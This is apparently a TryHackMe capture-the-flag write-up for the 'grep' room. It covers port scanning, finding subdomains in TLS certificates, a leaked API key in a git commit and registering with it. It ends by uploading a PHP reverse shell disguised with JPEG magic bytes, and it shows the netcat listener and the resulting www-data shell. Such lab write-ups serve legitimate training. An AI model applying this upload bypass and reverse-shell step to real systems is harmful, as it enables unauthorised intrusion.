grep

grep

https://tryhackme.com/room/greprtp

`rustscan -a IP -- -sC -sV -A | tee scan.txt`


Open 10.10.48.37:**22**

Open 10.10.48.37:**80**

Open 10.10.48.37:**443**

Open 10.10.48.37:**51337**

on port 80 by viewing certificate I found domain but, there is minimum one more domain becouse answer is longer




Common Name grep.thm

Issuer Name

Country US
State/Province Some-State
Organization SearchME
Common Name grep.thm

I found 1 more domain by viewing certificate on port 51337

leakchecker.grep.thm



Forbidden
Certificate for leakchecker.gr
Firefox
about:certificate?cert=MIIDTzCCAjcCFCzf%2FmtdaBGiKKpO7gdtpdVG9u6iMA0GCSqGSIb3DQEBCwUAMGQxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDA
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Certificate
leakchecker.grep.thm

Subject Name

Country AU
State/Province Some-State
Organization Internet Widgits Pty Ltd
Common Name leakchecker.grep.thm


Issuer Name

Country AU
State/Province Some-State
Organization Internet Widgits Pty Ltd
Common Name leakchecker.grep.thm


Validity

Not Before Wed, 14 Jun 2023 12:58:31 GMT
Not After Thu, 13 Jun 2024 12:58:31 GMT

I think i found API key but not))



```
function register() {
    var username = document.getElementById('username').value;
    var password = document.getElementById('password').value;
    var email = document.getElementById('email').value;
    var name = document.getElementById('name').value;
    fetch('../../api/register.php', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json',
        'X-Thm-Api-Key': 'e8d25b4208b80008a9e15c8698640e85'
      },
      body: JSON.stringify({
        username: username,
        password: password,
        email: email,
        name: name,
      }),
    })
    .then(response => response.json())
    .then(data => {
      if (data.error) {
        alert(data.error);
      } else {
        alert('Registration successful! Please login.');
        window.location.href = 'login.php';
      }
    })
    .catch((error) => {
      console.error('Error:', error);
```



Proceeded!

1 hashes were checked: 1 found 0 not found

Found:

```
e8d25b4208b80008a9e15c8698640e85:johncena
```

e8d25b4208b80008a9e15c8698640e85

johncena

The good thing was to check api folder

```
gobuster dir -u https://grep.thm/api -k -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt,html
```

/.php

/.html

/index.php

/login.php

/register.php

/uploads

/upload.php


/posts.php

/logout.php

/config.php

API key:

ffe60ecaa8bba2f12b43d1a4b15b8f39



:ommit

Fix: remove key

main

supersecuredeveloper committed on May 25

1 parent ccff6f0 commit db11421


ıowing **1 changed file** with **1 addition** and **1 deletion**.

2 api/register.php

```
@@ -4,7 +4,7 @@

$headers = apache_request_headers();

- if (isset($headers['X-THM-API-Key']) && $headers['X-THM-API-Key'] ===
'ffe60ecaa8bba2f12b43d1a4b15b8f39') {
    $input = json_decode(file_get_contents('php://input'), true);

    $stmt = $mysqli->prepare("INSERT INTO users (username, password, email, name) VALUES (?, ?, ?,
```

```

$headers = apache_request_headers();

+ if (isset($headers['X-THM-API-Key']) && $headers['X-THM-API-Key'] === 'TBA') {
    $input = json_decode(file_get_contents('php://input'), true);

    $stmt = $mysqli->prepare("INSERT INTO users (username, password, email, name) VALUES (?, ?, ?,
```

Try to register:




Original request

```
POST /api/register.php HTTP/1.1
Host: grep.thm
Cookie: PHPSESSID=9ud46u3qh0r4ivktte2tdf016k
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://grep.thm/public/html/register.php
Content-Type: application/json
X-Thm-Api-Key: e8d25b4208b80008a9e15c8698640e85
Origin: https://grep
Content-Length: 72
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

change to real API key

Response

```
HTTP/1.1 200 OK
Date: Mon, 21 Aug 2023 15:22:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 38
Connection: close
Content-Type: application/json

{
  "message":"Registration successful."
}
```



Username: ROMCHIK

Password: •••••

Email: 123@123


Name: 123

grep.thm

Registration successful! Please login.

my creds **ROMCHIK:12345**

Login and here is the first flag



Welcome, ROMCHIK!

First Flag

THM[redacted]

First Test Post

This is a test post from the admin

Second Test Post

This is a test post from the admin

Test

Test

To give a shell I give pentestmonkey PHP reverse shell from https://www.revshells.com/

and add to this shell AAAA

the I change AAAA to jpeg ASCII wit hexeditor

`hexeditor shell3.php`


I change AAAA to FF D8 FF E0

And upload this to the page

`nc -lnvp 1234`

netcat listener and run this from


grep.thm/api/uploads/shell3.php



```
~ ▷ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.63.122] 58212
Linux ip-10-10-63-122 5.15.0-1038-aws #43~20.04.1-Ubuntu SMP Fri Jun 2 17:10:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 16:02:28 up 45 min,  0 users,  load average: 0.00, 0.00, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (669): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-10-63-122:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
www-data@ip-10-10-63-122:/$ ls -la /home
ls -la /home
```

I have a shell

